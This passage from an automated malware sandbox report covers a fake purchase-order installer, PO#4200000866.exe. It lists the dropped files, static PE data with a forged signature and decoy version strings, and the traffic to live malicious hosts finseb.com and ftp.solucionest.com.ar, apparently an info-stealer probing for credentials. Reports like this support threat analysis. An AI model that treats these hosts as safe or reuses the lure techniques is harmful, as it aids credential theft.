Encrypted:	false
SSDEEP:	384:pihUuz2NdAbqF370l+8tWZAmzBJ7vGF+04IUuJRq4e1Z5S:6Uuzl+v8tWZAuuI04Ab8nk
MD5:	38D25CBB82CF16B9D71DDDED2A7B1016
SHA1:	838A61D41ECD85FF6F45D305F71C0F92EBA7AD84
SHA-256:	53AB9D04A1DD23BE7336BB9DF3E1998A5938E2E5696D3BF4DCB367D20D506F0B
SHA-512:	823D753BA289DEC05C616675D380DBD06B6E77A35AE567902C0A451C766843EB11E7F2838A53F22F6871E2D93CB0ADA957FA0E3EF2CA3869E43BE21A507FF13F
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" ?>.... ....WARNING: THIS FILE IS DEPRECATED.....PLEASE USE THE JSON DATA INSTEAD.....Usually, this data can be found in /usr/share/iso-codes/json.....This file gives a list of all countries in the ISO 3166..standard, and is used to provide translations via gettext....Copyright (C) 2002, 2004, 2006 Alastair McKinstry <mckinstry@computer.org>..Copyright (C) 2004 Andreas Jochens <aj@andaco.de>..Copyright (C) 2004, 2007 Christian Perrier <bubulle@debian.org>..Copyright (C) 2005, 2006, 2007 Tobias Quathamer <toddy@debian.org>.... This file is free software; you can redistribute it and/or.. modify it under the terms of the GNU Lesser General Public.. License as published by the Free Software Foundation; either.. version 2.1 of the License, or (at your option) any later version..... This file is distributed in the hope that it will be useful,.. but WITHOUT ANY WARRANTY; without even the implied warranty of.. MERCHANTABILITY or FITNE

C:\Users\user\AppData\Local\Temp\library.dll

Process:	C:\Users\user\Desktop\PO#4200000866.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	528
Entropy (8bit):	2.454669672012672
Encrypted:	false
SSDEEP:	3:WlWUqt/vllXl+YZcFTS9gXeF+X32Zp9XojoW2mnKt3MGHlXml/4XSkVlXllXl/l5:idq2Vg3F+X32RojB5nKKZ4i
MD5:	56D41F7E91B9DCD5E8AF747A13C6004B
SHA1:	C59F6AE0DE9D72F3046293E9CEE3A8E5077A3F58
SHA-256:	9B8494152724313033EE4A2C2112212816F9C11AB5DEF42D3325617ADFF6DE49
SHA-512:	CB28A005BFE866102538AF218606269018D7B433DA559E3496C21A63815D439A397A1B9281C4DDEB1D575BC0645D4C0F8D6156171611534F9CA8F6124CB21CA5
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....)...m.o.m.o.m.o...i.l.o.2.e.l.o.Richm.o.....PE..L.....:.....@.....rsrc.....@..@.....

C:\Users\user\AppData\Local\Temp\network-cellular-signal-excellent-symbolic.symbolic.png

Process:	C:\Users\user\Desktop\PO#4200000866.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	127
Entropy (8bit):	5.509837934582196
Encrypted:	false
SSDEEP:	3:yionv//thPl9vt3lAnsrtxBllnxnF1wQLLts39BBPa9UspcuRjp:6v/lhPysZf19J69PaxcuRjp
MD5:	B16AB36FAD8BB36B66DCF80B4447AAC5
SHA1:	020FC710033BB672D59DD3D23DCA5BE9FAD21ED9
SHA-256:	F41B83B907535EE547881030EE0F138651E711BB5943D7DC9FDBDE4A1B200D33
SHA-512:	4B45C9A71F0437269881A84C3144AE39DFF741F84516F9FA32863E7AED4F668A766AC550E6C2F9E5EA4238181124E5CF7F3B30458C954599B08E8116AB15B7EB
Malicious:	false
Preview:	.PNG.....IHDR.....a....sBIT....|.d....6IDAT8.c`..0...?.~&J]@..,D.Aq2.]@./.u2.]@./..d..`..@1....."l..$....IEND.B`.

C:\Users\user\AppData\Local\Temp\nsdFF63.tmp\System.dll

Process:	C:\Users\user\Desktop\PO#4200000866.exe

File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4. D.Rich5.D.....PE..L.....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....`.....@..X. .....text.... .....".....  ..`.rdata..c....@.....&.....@..@.data...x....P.....*.....@....reloc.....`.....,.....@..B.....

C:\Users\user\AppData\Local\Temp\user-trash-full-symbolic.symbolic.png

Process:	C:\Users\user\Desktop\PO#4200000866.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	modified
Size (bytes):	357
Entropy (8bit):	7.118113286231142
Encrypted:	false
SSDEEP:	6:6v/lhPysrTeNeLussfmVacXJ0NzdkvArQFOs95hpKTFJrl0Cau3mOZK+pbp:6v/7LTwMufeacZ0Zd65yZn0C7ZKy
MD5:	CACAC26309C82D65E30BCC2CFCA0E51C
SHA1:	D18566ECAA9A916FCF0D3BF4D856D3DB8D673391
SHA-256:	4A4A91C24410D8CBB16314AAD56F2F751464CFBF88C3FCB27E92C1110AE34706
SHA-512:	33E88DC3E45EC413830582544EC31DFDEB270C685DDA51CD6D681B438F1208B6867976D9C382C39ED966ADE22ADC0B8962B6CF6B1C9D78081B26582BE3A539 A
Malicious:	false
Preview:	.PNG.....IHDR.....a....sBIT....|.d.....IDAT8....N.Q.E..T..*.@.....`AeBei...../.@~..l.. jhl,..*..(X..x..!..e...ww..<..%0..1...b....a..,...Z...q....V~.4..&p"..b.w*....gPuL..5..... ..|.oK..H)....g..~.....!.d.....}.b:.....h....gP...w.F...XRl..... ...j./...=.+ng....H.n.[D.....=.._u.5.<2.W...ty..;o[3..t.....IEND.B`.

\Device\ConDrv

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	30
Entropy (8bit):	3.964735178725505
Encrypted:	false
SSDEEP:	3:IBVFBWAGRHneyy:ITqAGRHner
MD5:	9F754B47B351EF0FC32527B541420595
SHA1:	006C66220B33E98C725B73495FE97B3291CE14D9
SHA-256:	0219D77348D2F0510025E188D4EA84A8E73F856DEB5E0878D673079D05840591
SHA-512:	C6996379BCB774CE27EEEC0F173CBACC70CA02F3A773DD879E3A42DA554535A94A9C13308D14E873C71A338105804AFFF32302558111EE880BA0C41747A0853
Malicious:	false
Preview:	NordVPN directory not found!..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	6.3914685624967245
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%

File name:	PO#4200000866.exe
File size:	379352
MD5:	5d0444b70ff5caa4ec3b2ca2e563e724
SHA1:	27309fdae9005f71dcde3501f023819ae6dba6cb
SHA256:	fd620fd2a9d5ca1dea1e11013eb4ec486f2f5cb340cd28bcbe39e78271fc5d26
SHA512:	436da2ee2bad47ef2027fb4a3dfda2e1070cb7c9a888bb594c4f25a15adb103f6c686e35b7d10bccad6f824a503fedebe6c6c5ba404ac8f50398837791d66e05
SSDEEP:	6144:ZYa6W/pzBlsLyHIlr3SkSHyO5AxPO5khaL6YSsA2gaRD:ZYwxY3pC3Qmeaqspt
TLSH:	2A84F141BBA8D4A7C5720B300CEA96A55ABDAD502996070B338077ED3FB37D19F1E319
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf..sV..Pf..V`..Pf.Rich.Pf.....PE..L.....Oa.....h...*.....

File Icon

Icon Hash:	30b0e969e8dccc00

Static PE Info

General

Entrypoint:	0x403640
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x614F9B1F [Sat Sep 25 21:56:47 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	61259b55b8912888e90f516ca08dc514

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	CN="Cunzie3 Brevsamlerens9 ", O=hovedstningers, L="Chemnitz, Sachsen", S=Sachsen, C=DE
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 11/05/2022 07:49:05 11/05/2023 07:49:05
Subject Chain	• CN="Cunzie3 Brevsamlerens9 ", O=hovedstningers, L="Chemnitz, Sachsen", S=Sachsen, C=DE
Version:	3
Thumbprint MD5:	7EB0C866C3B021249A083B3B2649C8F2
Thumbprint SHA-1:	16CC515505D981DB017A84FD49AAD119D768FE27
Thumbprint SHA-256:	674CD0F94F9959B355B9421AE98E15ED7994315E7C5BE0D60BF14B056E24CF52
Serial:	947ABF3A4FA2102E

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
sub esp, 000003F4h
push ebx
push esi
push edi
push 00000020h

Instruction
pop edi
xor ebx, ebx
push 00008001h
mov dword ptr [ebp-14h], ebx
mov dword ptr [ebp-04h], 0040A230h
mov dword ptr [ebp-10h], ebx
call dword ptr [004080C8h]
mov esi, dword ptr [004080CCh]
lea eax, dword ptr [ebp-00000140h]
push eax
mov dword ptr [ebp-0000012Ch], ebx
mov dword ptr [ebp-2Ch], ebx
mov dword ptr [ebp-28h], ebx
mov dword ptr [ebp-00000140h], 0000011Ch
call esi
test eax, eax
jne 00007F4A548BDBEAh
lea eax, dword ptr [ebp-00000140h]
mov dword ptr [ebp-00000140h], 00000114h
push eax
call esi
mov ax, word ptr [ebp-0000012Ch]
mov ecx, dword ptr [ebp-00000112h]
sub ax, 00000053h
add ecx, FFFFFFD0h
neg ax
sbb eax, eax
mov byte ptr [ebp-26h], 00000004h
not eax
and eax, ecx
mov word ptr [ebp-2Ch], ax
cmp dword ptr [ebp-0000013Ch], 0Ah
jnc 00007F4A548BDBBAh
and word ptr [ebp-00000132h], 0000h
mov eax, dword ptr [ebp-00000134h]
movzx ecx, byte ptr [ebp-00000138h]
mov dword ptr [0042A318h], eax
xor eax, eax
mov ah, byte ptr [ebp-0000013Ch]
movzx eax, ax
or eax, ecx
xor ecx, ecx
mov ch, byte ptr [ebp-2Ch]
movzx ecx, cx
shl eax, 10h
or eax, ecx

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8504	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x4d000	0x284c0	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x5ab38	0x1ea0	.rsrc
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x2b0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6676	0x6800	False	0.656813401442	data	6.41745998719	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x139a	0x1400	False	0.4498046875	data	5.14106681717	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x20378	0x600	False	0.509765625	data	4.11058212765	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x2b000	0x22000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x4d000	0x284c0	0x28600	False	0.253543440402	data	3.51609274329	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x4d358	0x10828	dBase III DBT, version number 0, next free block index 40	English	United States
RT_ICON	0x5db80	0x94a8	dBase III DBT, version number 0, next free block index 40	English	United States
RT_ICON	0x67028	0x5488	data	English	United States
RT_ICON	0x6c4b0	0x4228	dBase III DBT, version number 0, next free block index 40	English	United States
RT_ICON	0x706d8	0x25a8	data	English	United States
RT_ICON	0x72c80	0x10a8	data	English	United States
RT_ICON	0x73d28	0x988	data	English	United States
RT_ICON	0x746b0	0x468	GLS_BINARY_LSB_FIRST	English	United States
RT_DIALOG	0x74b18	0x120	data	English	United States
RT_DIALOG	0x74c38	0xf8	data	English	United States
RT_DIALOG	0x74d30	0xa0	data	English	United States
RT_DIALOG	0x74dd0	0x60	data	English	United States
RT_GROUP_ICON	0x74e30	0x76	data	English	United States
RT_VERSION	0x74ea8	0x2d8	data	English	United States
RT_MANIFEST	0x75180	0x33e	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
ADVAPI32.dll	RegCreateKeyExW, RegEnumKeyW, RegQueryValueExW, RegSetValueExW, RegCloseKey, RegDeleteValueW, RegDeleteKeyW, AdjustTokenPrivileges, LookupPrivilegeValueW, OpenProcessToken, SetFileSecurityW, RegOpenKeyExW, RegEnumValueW
SHELL32.dll	SHGetSpecialFolderLocation, SHFileOperationW, SHBrowseForFolderW, SHGetPathFromIDListW, ShellExecuteExW, SHGetFileInfoW
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance, IIDFromString, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked

DLL	Import
USER32.dll	GetClientRect, EndPaint, DrawTextW, IsWindowEnabled, DispatchMessageW, wsprintfA, CharNextA, CharPrevW, MessageBoxIndirectW, GetDlgItemTextW, SetDlgItemTextW, GetSystemMetrics, FillRect, AppendMenuW, TrackPopupMenu, OpenClipboard, SetClipboardData, CloseClipboard, IsWindowVisible, CallWindowProcW, GetMessagePos, CheckDlgButton, LoadCursorW, SetCursor, GetSysColor, SetWindowPos, GetWindowLongW, PeekMessageW, SetClassLongW, GetSystemMenu, EnableMenuItem, GetWindowRect, ScreenToClient, EndDialog, RegisterClassW, SystemParametersInfoW, CreateWindowExW, GetClassInfoW, DialogBoxParamW, CharNextW, ExitWindowsEx, DestroyWindow, CreateDialogParamW, SetTimer, SetWindowTextW, PostQuitMessage, SetForegroundWindow, ShowWindow, wsprintfW, SendMessageTimeoutW, FindWindowExW, IsWindow, GetDlgItem, SetWindowLongW, LoadImageW, GetDC, ReleaseDC, EnableWindow, InvalidateRect, SendMessageW, DefWindowProcW, BeginPaint, EmptyClipboard, CreatePopupMenu
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectW, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetModuleHandleA, GetProcAddress, GetSystemDirectoryW, lstrcatW, Sleep, lstrcpyA, WriteFile, GetTempFileNameW, lstrcmpiA, RemoveDirectoryW, CreateProcessW, CreateDirectoryW, GetLastError, CreateThread, GlobalLock, GlobalUnlock, GetDiskFreeSpaceW, WideCharToMultiByte, lstrcpynW, lstrlenW, SetErrorMode, GetVersionExW, GetCommandLineW, GetTempPathW, GetWindowsDirectoryW, SetEnvironmentVariableW, CopyFileW, ExitProcess, GetCurrentProcess, GetModuleFileNameW, GetFileSize, CreateFileW, GetTickCount, MulDiv, SetFileAttributesW, GetFileAttributesW, SetCurrentDirectoryW, MoveFileW, GetFullPathNameW, GetShortPathNameW, SearchPathW, CompareFileTime, SetFileTime, CloseHandle, lstrcmpiW, lstrcmpW, ExpandEnvironmentStringsW, GlobalFree, GlobalAlloc, GetModuleHandleW, LoadLibraryExW, MoveFileExW, FreeLibrary, WritePrivateProfileStringW, GetPrivateProfileStringW, lstrlenA, MultiByteToWideChar, ReadFile, SetFilePointer, FindClose, FindNextFileW, FindFirstFileW, DeleteFileW

Version Infos


Description	Data
LegalCopyright	Metaldyne Corporation
FileVersion	26.10.23
CompanyName	Peoples Energy Corp.
LegalTrademarks	Fifth Third Bancorp
Comments	Wm Wrigley Jr Company
ProductName	Home Depot Inc.
FileDescription	Micron Technology Inc.
Translation	0x0409 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 11, 2022 14:51:31.360398054 CEST	49760	80	192.168.11.20	131.226.4.8
May 11, 2022 14:51:31.469597101 CEST	80	49760	131.226.4.8	192.168.11.20
May 11, 2022 14:51:31.469865084 CEST	49760	80	192.168.11.20	131.226.4.8
May 11, 2022 14:51:31.470997095 CEST	49760	80	192.168.11.20	131.226.4.8
May 11, 2022 14:51:31.579552889 CEST	80	49760	131.226.4.8	192.168.11.20
May 11, 2022 14:51:31.580470085 CEST	80	49760	131.226.4.8	192.168.11.20
May 11, 2022 14:51:31.580776930 CEST	49760	80	192.168.11.20	131.226.4.8
May 11, 2022 14:51:31.670331955 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:31.670398951 CEST	443	49761	131.226.4.8	192.168.11.20
May 11, 2022 14:51:31.670577049 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:31.689426899 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:31.689464092 CEST	443	49761	131.226.4.8	192.168.11.20
May 11, 2022 14:51:32.045809031 CEST	443	49761	131.226.4.8	192.168.11.20
May 11, 2022 14:51:32.046034098 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.046066046 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.181389093 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.181441069 CEST	443	49761	131.226.4.8	192.168.11.20
May 11, 2022 14:51:32.182199001 CEST	443	49761	131.226.4.8	192.168.11.20
May 11, 2022 14:51:32.182385921 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.186207056 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.226654053 CEST	443	49761	131.226.4.8	192.168.11.20
May 11, 2022 14:51:32.298358917 CEST	443	49761	131.226.4.8	192.168.11.20
May 11, 2022 14:51:32.298444033 CEST	443	49761	131.226.4.8	192.168.11.20
May 11, 2022 14:51:32.298506021 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.298564911 CEST	443	49761	131.226.4.8	192.168.11.20
May 11, 2022 14:51:32.298696995 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.298778057 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.407738924 CEST	443	49761	131.226.4.8	192.168.11.20
May 11, 2022 14:51:32.407933950 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.407994032 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.408333063 CEST	443	49761	131.226.4.8	192.168.11.20
May 11, 2022 14:51:32.408602953 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.408627033 CEST	443	49761	131.226.4.8	192.168.11.20
May 11, 2022 14:51:32.408662081 CEST	443	49761	131.226.4.8	192.168.11.20
May 11, 2022 14:51:32.408797026 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.408958912 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.518625021 CEST	443	49761	131.226.4.8	192.168.11.20
May 11, 2022 14:51:32.518980980 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.519128084 CEST	443	49761	131.226.4.8	192.168.11.20
May 11, 2022 14:51:32.519345999 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.519462109 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.519737005 CEST	443	49761	131.226.4.8	192.168.11.20
May 11, 2022 14:51:32.519984007 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.519995928 CEST	443	49761	131.226.4.8	192.168.11.20
May 11, 2022 14:51:32.520023108 CEST	443	49761	131.226.4.8	192.168.11.20
May 11, 2022 14:51:32.520153999 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.520220995 CEST	443	49761	131.226.4.8	192.168.11.20
May 11, 2022 14:51:32.520334005 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.520375013 CEST	443	49761	131.226.4.8	192.168.11.20
May 11, 2022 14:51:32.520392895 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.520476103 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.520559072 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.520752907 CEST	443	49761	131.226.4.8	192.168.11.20
May 11, 2022 14:51:32.520901918 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.520930052 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.520945072 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.521006107 CEST	443	49761	131.226.4.8	192.168.11.20
May 11, 2022 14:51:32.521020889 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.521100044 CEST	49761	443	192.168.11.20	131.226.4.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 11, 2022 14:51:32.521141052 CEST	443	49761	131.226.4.8	192.168.11.20
May 11, 2022 14:51:32.521156073 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.521260977 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.521409988 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.630400896 CEST	443	49761	131.226.4.8	192.168.11.20
May 11, 2022 14:51:32.630611897 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.630687952 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.631339073 CEST	443	49761	131.226.4.8	192.168.11.20
May 11, 2022 14:51:32.631496906 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.631575108 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.632074118 CEST	443	49761	131.226.4.8	192.168.11.20
May 11, 2022 14:51:32.632242918 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.632342100 CEST	443	49761	131.226.4.8	192.168.11.20
May 11, 2022 14:51:32.632477999 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.632520914 CEST	443	49761	131.226.4.8	192.168.11.20
May 11, 2022 14:51:32.632539034 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.632617950 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.632682085 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.632772923 CEST	443	49761	131.226.4.8	192.168.11.20
May 11, 2022 14:51:32.632917881 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.632941961 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.633018970 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.633270025 CEST	443	49761	131.226.4.8	192.168.11.20
May 11, 2022 14:51:32.633483887 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.633533955 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.633613110 CEST	443	49761	131.226.4.8	192.168.11.20
May 11, 2022 14:51:32.633790016 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.633925915 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.634030104 CEST	443	49761	131.226.4.8	192.168.11.20
May 11, 2022 14:51:32.634167910 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.634196043 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.634208918 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.634284019 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.634654999 CEST	443	49761	131.226.4.8	192.168.11.20
May 11, 2022 14:51:32.634809971 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.634838104 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.634850979 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.634924889 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.635036945 CEST	443	49761	131.226.4.8	192.168.11.20
May 11, 2022 14:51:32.635186911 CEST	49761	443	192.168.11.20	131.226.4.8
May 11, 2022 14:51:32.635273933 CEST	49761	443	192.168.11.20	131.226.4.8

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 11, 2022 14:51:31.139024019 CEST	63104	53	192.168.11.20	1.1.1.1
May 11, 2022 14:51:31.351368904 CEST	53	63104	1.1.1.1	192.168.11.20
May 11, 2022 14:51:31.583333015 CEST	50717	53	192.168.11.20	1.1.1.1
May 11, 2022 14:51:31.662651062 CEST	53	50717	1.1.1.1	192.168.11.20
May 11, 2022 14:51:44.529633999 CEST	55320	53	192.168.11.20	1.1.1.1
May 11, 2022 14:51:45.531805038 CEST	55320	53	192.168.11.20	9.9.9.9
May 11, 2022 14:51:45.535309076 CEST	53	55320	9.9.9.9	192.168.11.20
May 11, 2022 14:51:45.557099104 CEST	53	55320	1.1.1.1	192.168.11.20

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 11, 2022 14:51:31.139024019 CEST	192.168.11.20	1.1.1.1	0x6b66	Standard query (0)	finseb.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 11, 2022 14:51:31.583333015 CEST	192.168.11.20	1.1.1.1	0x710f	Standard query (0)	www.finseb.com	A (IP address)	IN (0x0001)
May 11, 2022 14:51:44.529633999 CEST	192.168.11.20	1.1.1.1	0xb26d	Standard query (0)	ftp.solucionest.com.ar	A (IP address)	IN (0x0001)
May 11, 2022 14:51:45.531805038 CEST	192.168.11.20	9.9.9.9	0xb26d	Standard query (0)	ftp.solucionest.com.ar	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 11, 2022 14:51:31.351368904 CEST	1.1.1.1	192.168.11.20	0x6b66	No error (0)	finseb.com		131.226.4.8	A (IP address)	IN (0x0001)
May 11, 2022 14:51:31.662651062 CEST	1.1.1.1	192.168.11.20	0x710f	No error (0)	www.finseb.com	finseb.com		CNAME (Canonical name)	IN (0x0001)
May 11, 2022 14:51:31.662651062 CEST	1.1.1.1	192.168.11.20	0x710f	No error (0)	finseb.com		131.226.4.8	A (IP address)	IN (0x0001)
